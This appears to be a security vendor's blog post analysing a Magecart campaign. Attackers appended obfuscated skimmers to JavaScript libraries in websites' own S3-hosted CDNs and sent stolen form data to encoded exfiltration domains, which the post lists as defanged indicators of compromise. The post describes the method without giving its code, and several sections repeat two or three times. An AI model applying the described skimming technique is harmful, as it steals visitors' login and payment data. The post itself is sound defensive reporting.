
CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

